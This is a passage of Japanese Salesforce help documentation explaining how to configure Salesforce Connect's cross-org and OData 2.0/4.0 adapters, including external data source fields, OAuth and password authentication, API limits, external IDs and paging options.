5. 外部オブジェクトへのユーザアクセスを有効化します。
   権限セットまたはプロファイルを使用して、オブジェクト権限を付与します。
6. 外部オブジェクトの項目へのユーザアクセス権を有効化します。
   権限セットまたはプロファイルを使用して、項目権限を付与します。
7. 外部データソースでユーザごとの認証を使用している場合は、次の手順を実行します。
   a. ユーザが外部システムに対して認証を行います。
      権限セットまたはプロファイルを使用して、ユーザに外部データソースの認証設定へのアクセス権を付与します。
   b. 各ユーザの認証設定を行います。
      この作業は、システム管理者またはユーザが実行できます。

      ヒント: ユーザに、外部システムの認証を設定する方法のトレーニングを実施します。ユーザがプロバイダ組織で入力するログイン情報を把握していることを確認します。OAuth 2.0 を使用している場合、OAuth フローでは Salesforce ログインページが 2 回表示されます。1 回目はアクセストークンを取得するためのプロバイダ組織へのログイン、2 回目は登録者組織への再ログインです。OAuth フローをテストして混乱を招くプロンプトやリダイレクトがないかを確認し、必要に応じてユーザ

に通知します。OAuth フローは、外部システム、認証プロバイダ、指定された範囲によって異なります。

関連トピック:

- Salesforce Connect の組織間アダプタ
- Salesforce Connect — 組織間アダプタに関する考慮事項
- 開発者ガイド: *Visualforce 開発者ガイド*
- 外部オブジェクトリレーション
- Salesforce Connect — 組織間アダプタの登録者組織とプロバイダ組織

Salesforce Connect — 組織間アダプタの外部データソースの定義

Salesforce 組織全体のデータをユーザにシームレスに表示します。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. [新規External Data Source] をクリックするか、[編集] をクリックして既存の外部データソースを変更します。
3. 項目を入力します。

項目	説明
表示ラベル	ユーザにわかりやすい外部データソースの名前。表示ラベルは、リストビューなどの Salesforce ユーザインターフェースに表示されます。 [ID 種別] を [ユーザ] に設定すると、ユーザが外部システムの認証設定を表示または編集するときに、この表示ラベルが表示されます。
名前	API からこの外部データソース定義を参照する場合に使用される一意の ID。 名前には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
種類	[Salesforce Connect: クロス組織] を選択します。
接続先	プロバイダ組織への接続に使用される URL を決定します。
URL	[接続先] Custom URL を選択した場合は、プロバイダ組織のログイン URL を入力します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

外部データソースを作成および編集する
- 「アプリケーションのカスタマイズ」

項目	説明
API バージョン	プロバイダ組織でサポートされるAPIバージョンを選択します。APIバージョンによって、登録者組織からアクセスできるプロバイダ組織のオブジェクト、項目、種別が決まります。
接続タイムアウト	タイムアウトになる前にプロバイダ組織からの応答を待機する秒数。デフォルトでは、最大値の120秒に設定されます。
検索の有効化	登録者組織のグローバル検索時に、プロバイダ組織に保存された外部オブジェクトのデータも検索するかどうかを指定します。 これを選択すると、各外部オブジェクトで［検索を許可］を選択または選択解除して、どの外部オブジェクトを検索可能にするかを制御できます。 検索できるのは、外部オブジェクトのテキスト、テキストエリア、およびロングテキストエリア項目のみです。外部オブジェクトに検索可能項目がない場合、そのオブジェクトに対する検索ではレコードは返されません。
ID 種別	登録者組織がプロバイダ組織へのアクセスに1セットのログイン情報を使用するか、複数セットのログイン情報を使用するかを指定します。「外部データソースのID種別」(ページ6050)を参照してください。

4. 認証プロトコルを選択します。
   - [パスワード認証]を選択した場合は、外部システムにアクセスするためのユーザ名とパスワードを入力します。
   - **[OAuth 2.0]** を選択した場合は、次の項目を入力します。

項目	説明
認証プロバイダ	Salesforce認証プロバイダを選択します。Salesforceヘルプの「Salesforce認証プロバイダの設定」を参照してください。
範囲	アクセストークンを要求するための権限の範囲を指定します。認証プロバイダによって有効な値が決まります。「Scopeパラメータの使用」(ページ1122)を参照してください。 メモ: – 入力した値で、指定された認証プロバイダに定義された［デフォルトの範囲］値が置き換えられます。 – 範囲が定義されているかどうかは、各OAuthフローがユーザに同意画面を表示するかどうかに影響する場合があります。 – 更新トークンまたはオフラインアクセスを要求することをお勧めします。要求を行わない場合、トークンの期限が切れたときに、外部システムへのアクセス権が失われます。

項目	説明
保存時に認証フローを開始	外部システムに対して認証を行いOAuthトークンを取得するには、このチェックボックスをオンにします。この認証プロセスはOAuthフローと呼ばれます。 [保存]をクリックすると、ログインするよう外部システムから求められます。ログインに成功すると、この組織から外部システムのデータにアクセスするためのOAuthトークンが外部システムから与えられます。 新しいトークンが必要な場合(トークンが期限切れなど)、あるいは［範囲］または［認証プロバイダ］項目を編集した場合は、OAuthフローをやり直します。

5. [保存]をクリックします。
6. [検証して同期]をクリックし、接続が正常であることを確認します。
   エラーメッセージが表示される場合は、次のドキュメントを参照してください。
   - 『*Force.com REST API 開発者ガイド*』の「状況コードとエラー応答」
   - 『*SOAP API 開発者ガイド*』の「APIコールで使用されるコアデータ型」にある「API障害要素」セクション、「ExceptionCode」セクション、「Error」セクション、および「StatusCode」セクション
7. 必要に応じて、テーブルを選択し[[同期]]をクリックして、選択したテーブルごとに次の操作を実行します。
   - Salesforce外部オブジェクトを自動的に作成する。
   - Salesforceメタデータのデータ型と互換性のあるテーブル項目ごとに、カスタム項目を自動的に作成する。

   メモ: 同期する前に、次のトピックで説明されている考慮事項について理解していることを確認してください。
   - Salesforce Connect — **すべてのアダプタの同期に関する考慮事項**(ページ 6055)
   - Salesforce Connect — **組織間アダプタの同期に関する考慮事項**(ページ 6057)

   代わりに、外部オブジェクトとカスタム項目を手動で作成し、外部データに対応付けしてもかまいません。これにより、外部オブジェクト名のカスタマイズ、カスタム項目を作成するテーブル列の判断、カスタム

項目名のカスタマイズを行うことができます。ただし、この方法はより時間がかかり、手動のメンテナンスが必要になります。

関連トピック:

- Salesforce Connect の組織間アダプタを使用した別の Salesforce 組織のデータへのアクセス
- 外部システムの認証設定の保存
- Salesforce Connect — 組織間アダプタの外部オブジェクトおよびカスタム項目の API 名
- Salesforce Connect — 組織間アダプタの登録者組織とプロバイダ組織
- 開発者ガイド: *Force.com REST API 開発者ガイド*

Salesforce Connect — 組織間アダプタに関する考慮事項

Salesforce Connect の組織間アダプタを使用する場合の特殊な動作、制限、および推奨事項について理解します。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — 組織間アダプタの API 使用に関する考慮事項

組織間アダプタを備えた Salesforce Connect は、Force.com REST API コールを使用して他の Salesforce 組織のレコードにアクセスします。外部オブジェクトへのアクセス方法に応じて、プロバイダ組織のみ、またはプロバイダ組織と登録者組織の両方の API 使用制限に対して各コールがカウントされます。

関連トピック:

- Salesforce Connect — すべてのアダプタの考慮事項

Salesforce Connect — 組織間アダプタの API 使用に関する考慮事項

組織間アダプタを備えた Salesforce Connect は、Force.com REST API コールを使用して他の Salesforce 組織のレコードにアクセスします。外部オブジェクトへのアクセス方法に応じて、プロバイダ組織のみ、またはプロバイダ組織と登録者組織の両方の API 使用制限に対して各コールがカウントされます。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザが次のいずれかの方法で外部オブジェクトにアクセスする場合、プロバイダ組織の API 使用制限に対して Force.com REST API コールがカウントされます。

- 外部オブジェクトレコードのリストビューを開く。
- 外部オブジェクトのレコードの詳細ページを表示する。
- 外部オブジェクト関連リストが含まれる親オブジェクトレコードを表示する。
- 外部オブジェクトも検索される検索を実行する。
- フロー、Visualforce ページ、Apex クラス、または Apex トリガから外部オブジェクトにアクセスする。
- 外部オブジェクトレコードの詳細を編集する。

- レポートを実行する。
- レポートを編集したことにより、プレビューがレポートビルダーに読み込まれる。

ユーザまたはシステムが SOAP API、Bulk API、または Force.com REST API を使用して外部オブジェクトにアクセスする場合、登録者組織とプロバイダ組織の両方の API 使用制限に対してそのアクセスがカウントされます。

関連トピック:

Salesforce の制限クイックリファレンスガイド: API 要求の制限

Salesforce Connect — 組織間アダプタに関する考慮事項

Salesforce Connect — 組織間アダプタの登録者組織とプロバイダ組織

Salesforce Connect: OData 2.0—Open Data Protocol を介した外部データへのアクセス

Salesforce Connect の OData 2.0 または 4.0 アダプタ

ビジネスの全体像を把握するためにバックオフィスに接続します。Salesforce Connect の OData 2.0 または 4.0 アダプタでは、Open Data Protocol バージョン 2.0 または 4.0 を使用して Salesforce の外部に保存されたデータにアクセスします。

ユーザおよび Force.com プラットフォームは、外部オブジェクトを介して外部データを操作します。Salesforce Connect は、その各操作を関連パラメータを含む OData クエリに変換し、結果を絞り込みます。Salesforce は、次の場合に毎回 OData コールアウトを実行します。

- リストビューの外部オブジェクトタブをユーザがクリックした。
- 外部オブジェクトのレコード詳細ページをユーザが表示した。
- 子外部オブジェクトレコードの関連リストを表示する親オブジェクトのレコード詳細ページをユーザが表示した。
- ユーザが Salesforce グローバル検索を実行した。
- ユーザが外部オブジェクトレコードを作成、編集、または削除した (これは組織間アダプタには適用されません)。
- ユーザがレポートを実行した。
- レポートビルダーでプレビューが読み込まれた。
- フロー、API、Apex、SOQL、または SOSL 経由で外部オブジェクトをクエリした。
- 外部データソースの検証または同期を行った。

Salesforce Connect の OData 2.0 アダプタは、*OData プロデューサ*というサービスを介して公開された外部データにアクセスできます。OData プロデューサについての詳細は、`www.odata.org` を参照してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

外部 ID および OData エンティティキー

Salesforce Connect の OData 2.0 または 4.0 アダプタで外部データにアクセスする場合、外部オブジェクトの外部 ID 標準項目の値が、OData サービスメタデータドキュメントに定義されたエンティティキーに従って生成されます。

Salesforce Connect — OData 2.0 および 4.0 アダプタのクライアント駆動ページングとサーバ駆動ページング

外部データの Salesforce Connect クエリで、大量の結果セットがバッチやページに分割されて示されることはよくあります。ページングの動作を外部システム (サーバ駆動) で制御するか、Salesforce Connect の OData 2.0 または 4.0 アダプタ (クライアント駆動) で制御するかを決定します。

関連トピック:

Salesforce Connect

Salesforce Connect の OData 2.0 または 4.0 アダプタを使用した外部データへのアクセス

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタの OData の参照

外部 ID および OData エンティティキー

Salesforce Connect の OData 2.0 または 4.0 アダプタで外部データにアクセスする場合、外部オブジェクトの外部 ID 標準項目の値が、OData サービスメタデータドキュメントに定義されたエンティティキーに従って生成されます。

各外部オブジェクトには [外部 ID] 標準項目があります。その値により、組織内の各外部オブジェクトレコードが一意に識別されます。外部オブジェクトが外部参照関係で親の場合、外部ID標準項目が子レコードの識別に使用されます。

重要: 外部 ID 標準項目の値は、Salesforce に保存される場合があるため、機密データを使用しないでください。

- 子レコードの外部参照関係項目に、親レコードの外部ID値が保存および表示されます。
- Salesforce では、内部使用のみを目的として、外部システムから取得された各行の外部ID値を保存します。この動作は、大量データの外部データソースに関連付けられた外部オブジェクトには適用されません。


エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

次の Order_Detail 外部オブジェクトのリストビューには、外部 ID の値が表示されています。




各外部 ID の値は、リモートデータサービス (OData プロデューサ) の OData サービスメタデータドキュメントに定義されたエンティティキーに従って生成されます。エンティティキーは、エンティティ種別のプロパティのサブセットで形成されます。

次の OData サービスメタデータドキュメントからの抜粋は、Order_Detail 外部オブジェクトの外部 ID の値が OrderID および ProductID プロパティから生成されることを示しています。

```
<EntityType Name="Order_Detail">
  <Key>
    <PropertyRef Name="OrderID"/>
    <PropertyRef Name="ProductID"/>
  </Key>
  <Property Name="OrderID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="ProductID" Type="Edm.Int32" Nullable="false"/>
  <Property Name="UnitPrice" Type="Edm.Decimal" Nullable="false" Precision="19" Scale="4"/>

  <Property Name="Quantity" Type="Edm.Int16" Nullable="false"/>
  <Property Name="Discount" Type="Edm.Single" Nullable="false"/>
...
```

次のレコード詳細ページには、[OrderID] および [ProductID] 項目が表示されています。これらの値を組み合わせて外部 ID 標準項目の値が作成されます。



書き込み可能な外部オブジェクトを有効にする場合、外部システムでエンティティキーの値を指定するための書き込み操作が必要かどうかを判別します。たとえば、多くの外部システムは、新しい外部オブジェクトレコードが Salesforce で作成されるとエンティティキーの値を生成します。外部システムでエンティティキーの値を指定するための書き込み操作が必要な場合、[外部 ID] 標準項目値とエンティティキー値が互いに矛盾しないようにします。書き込み操作ごとに、外部 ID 標準項目値か、エンティティキーを構成するカスタム項目値のいずれかを含めます。決して両方を含めないでください。

関連トピック:

- Salesforce Connect の OData 2.0 または 4.0 アダプタ
- Salesforce Connect — すべてのアダプタの書き込み可能な外部オブジェクトに関する考慮事項

Salesforce Connect — OData 2.0 および 4.0 アダプタのクライアント駆動ページングとサーバ駆動ページング

外部データの Salesforce Connect クエリで、大量の結果セットがバッチやページに分割されて示されることはよくあります。ページングの動作を外部システム (サーバ駆動) で制御するか、Salesforce Connect の OData 2.0 または 4.0 アダプタ (クライアント駆動) で制御するかを決定します。

デフォルトでは、Salesforce Connect の OData 2.0 および 4.0 アダプタは、クライアント駆動のページングを使用します。具体的には、OData 要求は `$top` および `$skip` システムクエリオプションを使用して結果セットをページ処理します。

サーバ駆動ページングでは、外部システムによってページサイズやバッチの区切りが決まります。外部システムのページング設定により、外部システムのパフォーマンスを最適化して、組織の外部オブジェクトの読み込み時間を短縮できます。また、ユーザや Force.com プラットフォームが結果セットのページを移動している間も外部データセットを変更できます。通常、サーバ駆動ページングはバッチの区切りを調節して、データセットの変更にクライアント駆動ページングよりも効率的に対応します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

外部データソースの [サーバ駆動のページ設定] 項目は、クライアント駆動とサーバ駆動のどちらのページングを使用するかを指定します。外部データソースのサーバ駆動ページングを有効にすると、要求されたページサイズ (デフォルトの `queryMore()` バッチサイズの 500 行を含む) が Salesforce で無視されます。バッチは、外部システムによって返されるページで決まります。ただし、その場合でも Salesforce Connect の OData アダプタの制限は適用されます。

関連トピック:

- Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義
- Salesforce Connect — OData 2.0 および 4.0 アダプタの一般的な制限
- OData クエリ文字列オプション

Salesforce Connect の OData 2.0 または 4.0 アダプタを使用した外部データへのアクセス

ユーザ権限

外部データソースを作成および編集する	「アプリケーションのカスタマイズ」
外部オブジェクトを作成、編集する	「アプリケーションのカスタマイズ」
オブジェクトレベルのヘルプを定義または変更する	「アプリケーションのカスタマイズ」
カスタム項目を作成、編集する	「アプリケーションのカスタマイズ」
権限セットとユーザプロファイルを編集する	「プロファイルと権限セットの管理」
外部システムの別のユーザの認証設定を編集する	「ユーザの管理」

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザは、統合業務ソフト (ERP) システムのデータなど、Salesforce 組織外に保存されているデータを表示および検索できます。

OData 2.0 または 4.0 アダプタを使用した Salesforce Connect の設定手順の概要は、次のとおりです。

1. Salesforce Connect: OData 2.0 型または Salesforce Connect: OData 4.0 型の外部データソースを定義します。

   外部システムで複数のサービスをホストしている場合は、サービスエンドポイントごとに外部データソースを作成します。各サービスエンドポイントは、OData サービスルート URL を参照し、エンティティのコレクションを公開できます。たとえば、サービスエンドポイントごとに別個の外部データソースを作成します。

   - `http://services.example.org/Warehouse.svc`
   - `https://services.example.org/Payroll.svc`

2. 外部オブジェクトを作成します。

   この作業は、同期によって自動的に外部オブジェクトを作成する場合以外に実行します。Salesforce 組織からアクセスする外部データテーブルごとに外部オブジェクトを作成します。

3. 外部オブジェクトのヘルプコンテンツを作成します。

   外部データを説明する Visualforce ページを作成します。ユーザが外部オブジェクトの [このページのヘルプ] をクリックすると、カスタムヘルプコンテンツが表示されます。Salesforce ヘルプには、外部データに関する情報は記載されていません。

4. カスタム項目とリレーションを外部オブジェクトに追加します。

   オブジェクト間のリレーションを作成します。同期によって自動的に外部オブジェクトとその項目を作成した場合を除き、Salesforce 組織からアクセスする外部テーブル列ごとにカスタム項目を作成します。

5. 外部オブジェクトへのユーザアクセスを有効化します。

   権限セットまたはプロファイルを使用して、オブジェクト権限を付与します。

6. 外部オブジェクトの項目へのユーザアクセス権を有効化します。

   権限セットまたはプロファイルを使用して、項目権限を付与します。

7. 外部データソースでユーザごとの認証を使用している場合は、次の手順を実行します。

   a. ユーザが外部システムに対して認証を行います。

      権限セットまたはプロファイルを使用して、ユーザに外部データソースの認証設定へのアクセス権を付与します。

   b. 各ユーザの認証設定を行います。

      この作業は、システム管理者またはユーザが実行できます。

      ヒント: ユーザに、外部システムの認証を設定する方法のトレーニングを実施します。ユーザが、外部システムごとにどのログイン情報を入力すればよいか把握したことを確認します。OAuth 2.0 を使用している場合、OAuth フローに紛らわしいプロンプトやリダイレクトがないかテストし、必要

に応じてユーザにトレーニングを実施します。OAuth フローは、外部システム、認証プロバイダ、指定された範囲によって異なります。

関連トピック:

- Salesforce Connect の OData 2.0 または 4.0 アダプタ
- Salesforce Connect — すべてのアダプタの考慮事項
- 開発者ガイド: *Visualforce 開発者ガイド*
- 外部オブジェクトリレーション

Salesforce Connect — OData 2.0 または 4.0 アダプタの外部データソースの定義

SAP® NetWeaver Gateway、Microsoft Dynamics® NAV、IBM WebSphere® などの外部システムに保存されているデータに、Salesforce 組織を接続します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

外部データソースを作成および編集する
- 「アプリケーションのカスタマイズ」

メモ:

- 外部データは、Open Data Protocol (OData) バージョン 2.0 または 4.0 を使用するサービスによって公開されている必要があります。このようなサービスを *OData プロデューサ*と呼びます。
- OData プロデューサに到達するための URL には、インターネット経由で Salesforce アプリケーションサーバからアクセスできる必要があります。企業ネットワークファイアウォール上の Salesforce サーバの IP アドレスをホワイトリスト登録するか、リバースプロキシ XML ゲートウェイを設定して、アクセスを許可することもできます。
- データ表示をカスタマイズできる範囲は、外部システムによって異なります。Salesforce とのインテグレーションの最適な設定を判断するには、外部システムのドキュメントを参照してください。

1. [設定] から、[クイック検索] ボックスに「*外部データソース*」と入力し、[外部データソース] を選択します。
2. **[新規External Data Source]** をクリックするか、[編集] をクリックして既存の外部データソースを変更します。
3. 項目を入力します。

項目	説明
表示ラベル	ユーザにわかりやすい外部データソースの名前。表示ラベルは、リストビューなどの Salesforce ユーザインターフェースに表示されます。 [ID 種別] を [ユーザ] に設定すると、ユーザが外部システムの認証設定を表示または編集するときに、この表示ラベルが表示されます。

項目	説明
名前	API からこの外部データソース定義を参照する場合に使用される一意の ID。 名前には、アンダースコアと英数字のみを使用できます。一意であること、最初は文字であること、空白は使用しない、最後にアンダースコアを使用しない、2 つ続けてアンダースコアを使用しないという制約があります。
種類	**[Salesforce Connect: OData 2.0]** または **[Salesforce Connect: OData 4.0]** を選択します。
URL	OData サービスのルート URL。必ずすべての特殊文字をエスケープしてください。 各サービスエンドポイントには、独自の外部データソース定義が必要ですが、1 つのサービスルート URL の下に複数のエンティティを持つことができます。サービスルート URL と他の URL の規則についての詳細は、www.odata.org を参照してください。 例: • `http://services.example.org/Warehouse.svc` • `https://services.example.org/Payroll.svc` 指定ログイン情報でエンドポイントが定義されている場合は、指定されたログイン情報URLを入力します。指定ログイン情報URLにはスキーム「`callout:`」、指定ログイン情報の名前、必要に応じて追加されたパスが含まれます。例: `callout:My_Named_Credential/some_path`。 クエリ文字列を指定ログイン情報 URL に追加できます。指定ログイン情報 URL とクエリ文字列の間の区切り文字として疑問符 (?) を使用します。たとえば、`callout:My_Named_Credential/some_path?format=json` です。 指定ログイン情報 URL を入力した場合、外部データソースの [認証] セクションはスキップします。Salesforce Connect は、外部システムへのアクセスに指定ログイン情報で定義された認証設定を使用します。
接続タイムアウト	タイムアウトになる前に外部システムからの応答を待機する秒数。デフォルトでは、最大値の 120 秒に設定されます。 外部システムの可用性および外部システムへの接続によっては、外部データの取得に時間がかかることがあります。この項目を使用して、外部データが組織に読み込まれるまで待機する時間を制限します。
書き込み可能外部オブジェクト	この組織の Force.com プラットフォームとユーザが、外部データソースに関連付けられている外部オブジェクトのレコードの作成、更新、削除ができるようにします。外部オブジェクトデータは組織外に保存されます。デフォルトでは、外部オブジェクトは参照のみです。
高データボリューム	Salesforce では、外部システムからのデータの取得および表示にレート制限が適用されます。組織で外部オブジェクトにアクセスするときにレート制限に達する場合は、関連付けられた外部データソースで [高データボリューム] オプショ

項目	説明
	ンを選択することを検討してください。このオプションを選択すると、ほとんどのレート制限が迂回されますが、一部の特殊動作と制限は適用されます。「Salesforce Connect — OData 2.0 および 4.0 アダプタに関する高データボリュームの考慮事項」(ページ 6103)を参照してください。 Enterprise Edition、Performance Edition、および Unlimited Edition では、大量データの外部データソースが引き続き 1 時間あたり 10,000 個の OData クエリに制限されます。要求に応じて制限を緩和できます。「Salesforce Connect — OData 2.0 および 4.0 アダプタの OData コールアウトのレート制限に関する考慮事項」(ページ 6102)を参照してください。
サーバ駆動のページ設定	外部データの Salesforce Connect クエリで、大量の結果セットがバッチやページに分割されて示されることはよくあります。外部システムでページ動作を制御するにはこのオプションを選択します。「Salesforce Connect — OData 2.0 および 4.0 アダプタのクライアント駆動ページングとサーバ駆動ページング」(ページ 6093)を参照してください。
要求の行数	OData クエリに `$inlinecount=allpages` システムクエリオプションを含めます。選択すると、応答に結果セットの合計行数が含まれます。 一部の外部システムは、`$inlinecount=allpages` システムクエリオプションをサポートしていません。データにアクセスしようとしてエラーが返されたり、読み込みに時間がかかったりした場合は、外部データソースの［要求の行数］を選択解除します。ただし、選択解除すると、外部データソースおよび関連付けらている外部オブジェクトが、合計行数を必要とする SOQL `COUNT()` 集計関数をサポートしません。
圧縮要求	選択した場合、圧縮された HTTP 要求が Salesforce から外部システムに送信されます。gzip 圧縮データを受信するように外部システムが設定されていることを確認してください。Salesforce では、gzip 圧縮応答が自動的に受け入れられます。
検索の有効化	SOSL と Salesforce のグローバル検索で、この外部データソースに関連付けられた外部オブジェクトもクエリされるかどうかを決定します。 これを選択すると、各外部オブジェクトで［検索を許可］を選択または選択解除して、どの外部オブジェクトを検索可能にするかを制御できます。 検索できるのは、外部オブジェクトのテキスト、テキストエリア、およびロングテキストエリア項目のみです。外部オブジェクトに検索可能項目がない場合、そのオブジェクトに対する検索ではレコードは返されません。 このオプションを選択すると、外部データソースの関連付けられている外部オブジェクトを iOS 用の Salesforce1 ダウンロード可能アプリケーションおよび Salesforce1 モバイルブラウザアプリケーションに表示できます (iOS デバイスで使用する場合)。

項目	説明
`Salesforce` 検索のカスタムクエリオプション	Salesforce Connect の OData 2.0 アダプタでのみ使用できます。OData プロデューサが実装され、フリーテキスト検索のカスタムクエリオプションが公開されている場合は、そのクエリ文字列のパラメータ名を入力します。 OData カスタムクエリオプションとその他の URI 規則についての詳細は、`www.odata.org` を参照してください。 [検索の有効化] がオフであるか、カスタムクエリオプションを正しく処理するように OData プロデューサが設定されていない場合、この項目による影響はありません。 「Salesforce Connect — OData 2.0 アダプタの検索に関する考慮事項」を参照してください。
自由テキスト検索式を使用	Salesforce Connect の OData 4.0 アダプタでのみ使用できます。このオプションは、外部システムに送信される検索要求で `$filter` の代わりに `$search` システムクエリオプションを使用する場合に選択します。OData プロデューサが `$search` システムクエリオプションをサポートするように設定されていることを確認してください。 この項目は、[検索の有効化] が選択されていない場合は無効です。 「Salesforce Connect — OData 4.0 アダプタの検索に関する考慮事項」を参照してください。
形式	データのコレクションなどのリソースを表現するために OData プロデューサで使用される形式。 OData プロデューサが選択した形式をサポートするように設定されていることを確認してください。表現の形式と操作についての詳細は、`www.odata.org` を参照してください。
特殊な互換性	Socrata は、URL が Socrata オープンデータエンドポイントを指定している場合にのみ選択します。「Salesforce Connect — OData 2.0 および 4.0 アダプタに関する Socrata™ の考慮事項」 (ページ 6104)を参照してください。
`CSRF` 保護	外部システムがデータの作成、編集、または削除要求でクロスサイトリクエストフォージェリ (CSRF) 保護を必要とする場合、このオプションを選択します。有効にする場合は、組織が外部システムから対 CSRF トークンおよび Cookie を取得して、作成、編集、または削除の各要求に含めます。「Salesforce Connect — OData 2.0 および 4.0 アダプタに関する CSRF の考慮事項」 (ページ 6104)を参照してください。 [書き込み可能外部オブジェクト] が選択されている場合のみ使用できます。
対 `CSRF` トークン名	対 CSRF トークンが含まれる HTTP ヘッダー項目。この項目名は外部システムによって決定されます。デフォルト: X-CSRF-Token [`CSRF` 保護] が選択されている場合のみ使用できます。

項目	説明
証明書	証明書を指定する場合、Salesforce 組織が、各外部システムとの双方向 SSL 接続確立時に証明書を提供します。この証明書は、要求がユーザの Salesforce 組織からのものであることを確認するデジタル署名に使用されます。
ID 種別	外部システムへのアクセスに 1 セットのログイン情報と複数セットのログイン情報のどちらを使用するかを決定します。「外部データソースの ID 種別」(ページ 6050)を参照してください。 [匿名] は、外部システムに認証が必要ない場合にのみ選択します。

4. 認証プロトコルを選択します。
   - [パスワード認証] を選択した場合は、外部システムにアクセスするためのユーザ名とパスワードを入力します。
   - [OAuth 2.0] を選択した場合は、次の項目を入力します。

項目	説明
認証プロバイダ	プロバイダを選択します。「外部認証プロバイダについて」(ページ 1087)を参照してください。
範囲	アクセストークンを要求するための権限の範囲を指定します。認証プロバイダによって有効な値が決まります。「Scope パラメータの使用」(ページ 1122)を参照してください。 メモ: - 入力した値で、指定された認証プロバイダに定義された [デフォルトの範囲] 値が置き換えられます。 - 範囲が定義されているかどうかは、各 OAuth フローがユーザに同意画面を表示するかどうかに影響する場合があります。 - 更新トークンまたはオフラインアクセスを要求することをお勧めします。要求を行わない場合、トークンの期限が切れたときに、外部システムへのアクセス権が失われます。
保存時に認証フローを開始	外部システムに対して認証を行い OAuth トークンを取得するには、このチェックボックスをオンにします。この認証プロセスは OAuth フローと呼ばれます。 [保存] をクリックすると、ログインするよう外部システムから求められます。ログインに成功すると、この組織から外部システムのデータにアクセスするための OAuth トークンが外部システムから与えられます。 新しいトークンが必要な場合 (トークンが期限切れなど)、あるいは [範囲] または [認証プロバイダ] 項目を編集した場合は、OAuth フローをやり直します。

5. [保存] をクリックします。
6. [検証して同期] をクリックし、接続が正常であることを確認します。
7. 必要に応じて、テーブルを選択し [[同期]] をクリックして、選択したテーブルごとに次の操作を実行します。
   - Salesforce 外部オブジェクトを自動的に作成する。
   - Salesforce メタデータのデータ型と互換性のあるテーブル項目ごとに、カスタム項目を自動的に作成する。

   メモ: 同期する前に、次のトピックで説明されている考慮事項について理解していることを確認してください。
   - Salesforce Connect — すべてのアダプタの同期に関する考慮事項 (ページ 6055)
   - Salesforce Connect — OData 2.0 または 4.0 アダプタの同期に関する考慮事項 (ページ 6058)

外部オブジェクトとカスタム項目を手動で作成し、外部データに対応付けすることができます。これにより、外部オブジェクト名のカスタマイズ、カスタム項目を作成するテーブル列の判断、カスタム項目名のカスタマイズを行うことができます。ただし、この方法はより時間がかかり、手動のメンテナンスが必要になります。

関連トピック:

Salesforce Connect の OData 2.0 または 4.0 アダプタを使用した外部データへのアクセス
外部システムの認証設定の保存
OData クエリ文字列オプション
OData のデータ型の対応付け
指定ログイン情報

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する考慮事項

Salesforce Connect の OData 2.0 または 4.0 アダプタを使用する場合の特殊な動作、制限、および推奨事項について理解します。

すべての Salesforce Connect アダプタに適用される考慮事項も確認してください。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Developer** Edition

有料オプションで使用可能なエディション: **Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する OData プロデューサの考慮事項

外部データを Salesforce 組織に公開するリモートデータサービスには、次の制限と推奨事項があります。

Salesforce Connect — OData 2.0 および 4.0 アダプタの OData コールアウトのレート制限に関する考慮事項

外部オブジェクトは、Salesforce 外に保存されているデータを参照します。外部オブジェクトへのアクセスには、それに関連付けられた外部システムへのコールアウトが含まれます。Salesforce では、コールアウトに次のレート制限が適用されます。

Salesforce Connect — OData 2.0 および 4.0 アダプタに関する高データボリュームの考慮事項

